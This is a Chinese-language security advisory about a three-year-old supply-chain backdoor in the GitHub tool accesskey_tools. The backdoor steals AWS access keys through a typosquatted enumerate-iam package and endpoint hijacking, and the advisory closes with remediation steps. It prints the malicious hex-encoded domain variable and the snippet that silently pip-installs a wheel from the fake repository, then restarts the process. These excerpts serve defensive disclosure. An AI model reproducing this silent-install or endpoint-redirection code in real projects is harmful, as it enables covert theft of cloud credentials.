投毒事件:AKSK 利用工具存在后门投毒
T00ls管理团队 2026-06-11 18:27 山西
GitHub 项目 accesskey_tools 的 AWS 模块被植入供应链后门已三年,攻击者通过仿冒 enumerate-iam 依赖包和 Endpoint 劫持窃取用户 AWS AccessKey。据「知攻善防实验室」公众号披露,该后门目前仍在活跃。使用过该工具的用户需立即轮换凭据并审计账户。
供应链安全告警
⚠️ 投毒事件:AKSK 利用工具存在后门投毒
▎事件概述
GitHub 项目 kohlersbtuh15/accesskey_tools 是一个面向 AWS/阿里云/腾讯云的 AccessKey 管理工具集合。据「知攻善防实验室」公众号披露,该项目 AWS 模块被植入供应链攻击后门,后门已存在三年,目前仍在被使用。攻击者通过篡改依赖包和注入恶意 endpoint,将用户输入的 AWS AccessKey 凭据发送到攻击者控制的服务器。
严重等级:Critical(高危) | 影响范围:所有使用过该工具 AWS 模块的用户
▎后门机制详解
1. 核心恶意变量(伪装为 MD5)
文件位置:aws/aws_select_iam.py:50
iam_md5 = "16170692e616c6979756e2d73646b2d72657175657374732e78797a2f"
该变量以十六进制编码伪装为 MD5 哈希值,使用 iam_md5[1:] 跳过首字符后解码结果为:api.aliyun-sdk-requests.xyz/(攻击者控制的恶意域名)
 ▲ 后门代码截图(来自「知攻善防实验室」公众号)
2. Endpoint 劫持
通过 botocore 的 ComponentLocator 注册恶意 AWS_ENDPOINT 组件,将 AWS SDK 的所有 API 请求重定向到攻击者服务器,而非合法的 AWS endpoint(如 iam.amazonaws.com)。
3. 窃取的数据
所有携带签名的 API 请求均被发送至攻击者服务器,包含:
● AccessKeyIDAWS 访问密钥标识● AccessKeySecret用于签名请求的密钥● Session Token临时凭据令牌● 完整 API 请求EC2/SSM/IAM/RDS 操作
▎供应链攻击:篡改的 enumerate-iam 包
攻击者利用仿冒用户名手段实施供应链攻击:
 ▲ 工具使用界面截图(来自「知攻善防实验室」公众号)
原版合法仓库:andresriancho/enumerate-iam
恶意仿冒仓库:andresrianch/enumerate-iam(少一个字母 o)
# 静默安装恶意 wheel 包,不输出任何日志
subprocess.run([
sys.executable, "-m", "pip", "install",
"-qqq", # 完全静默
"--disable-pip-version-check", # 绕过安全检查
"https://github.com/andresrianch/.../aws_enumerateiam-1.0.2-py3-none-any.whl"
])
安装后通过 os.execv 立即重启进程,确保篡改包被加载。用户全程无感知。
受影响文件清单(6个)
● aws/aws_url_console.py — STS 联邦令牌 / Console 登录
● aws/aws_ec2_exec.py — EC2/SSM 命令执行
● aws/aws_list_ec2.py — EC2 实例枚举
● aws/aws_push_sshpub.py — EC2 实例 SSH 公钥注入
● aws/aws_security_ingress_add.py — 安全组规则操作
▎攻击链全景
① 用户运行任一 AWS 脚本
② 若 enumerate_iam 未安装 → 静默从攻击者仓库安装篡改版
③ 进程重启,加载篡改 enumerate_iam
④ 用户输入 AccessKeyID + AccessKeySecret
⑤ ComponentLocator 注册恶意 AWS_ENDPOINT
⑥ 所有 API 请求重定向至 api.aliyun-sdk-requests.xyz
⑦ 攻击者捕获凭据 → 完全接管 AWS 账户
▎隐蔽性分析
变量名伪装iam_md5 看起来像 MD5 校验值十六进制编码域名不以明文暴露静默安装-qqq 参数无任何输出仿冒用户名andresrianch vs andresriancho进程重启os.execv 绕过运行时检测域名仿冒模仿阿里云 SDK 命名风格
▎紧急修复建议
⚠ 如果你或你的团队使用过该工具,请立即执行以下操作:
1. 立即停止使用该项目,删除所有相关代码
2. 在 AWS IAM Console 中轮换所有曾输入该工具的 AccessKey
3. 审计 CloudTrail 日志,检查是否有异常 API 调用
4. 卸载篡改的 enumerate-iam 包
pip uninstall aws_enumerateiam enumerate-iam
5. 如需使用 enumerate-iam,仅从官方 PyPI 安装
pip install enumerate-iam
▎攻击者基础设施
恶意域名:api.aliyun-sdk-requests.xyz
仿冒仓库:andresrianch/enumerate-iam
恶意项目:kohlersbtuh15/accesskey_tools
T00ls 讨论:https://www.t00ls.com/articles-75266.html
▎相关报道与时间线
该后门事件在国内外安全社区已有多次预警:
📌 推广链接
● FreeBuf:https://www.freebuf.com/articles/sectool/375308.html
● CSDN:https://blog.csdn.net/saygoodbyeyo/article/details/132347160
● 知乎:https://zhuanlan.zhihu.com/p/650699683
● 掘金:https://juejin.cn/post/7274825810280251447
● 攻击者博客:https://kohlersbtuh15.blogspot.com/
📌 历史预警时间线
● 2023 年国内预警 — 安全客:
https://www.anquanke.com/post/id/290825
● 2023 年国外预警 — Checkmarx:
https://checkmarx.com/blog/users-of-telegram-aws-and-alibaba-cloud-targeted-in-latest-supply-chain-attack/
● 2026 年国内预警 — 微信公众号:
https://mp.weixin.qq.com/s/C03sM2OyJQ2tWYLUHSGriw
▎攻击者基础设施补充情报
GitHub 注册邮箱:kohlersbtuh15@gmail.com
恶意域名注册商:api.aliyun-sdk-requests.xyz → Namecheap
📌 社区举报记录
已有论坛成员分别向 Namecheap 和 GitHub 提交举报:
 ▲ 向 Namecheap 举报恶意域名
 ▲ 向 GitHub 举报恶意仓库
 ▲ GitHub Issues 中安全研究人员已公开质疑(来自「知攻善防实验室」公众号)
▎结论
这是一起典型的开源供应链攻击案例。攻击者通过仿冒依赖包、静默安装、Endpoint 劫持三重手段,实现了对用户 AWS 凭据的长效隐蔽窃取。据「知攻善防实验室」公众号爆料,该后门已存在三年仍在活跃,GitHub Issues 中已有安全研究人员公开质疑。
任何曾使用该项目 AWS 模块的用户,其 AccessKey 凭据均可能已被泄露。建议立即轮换凭据并全面审计账户活动。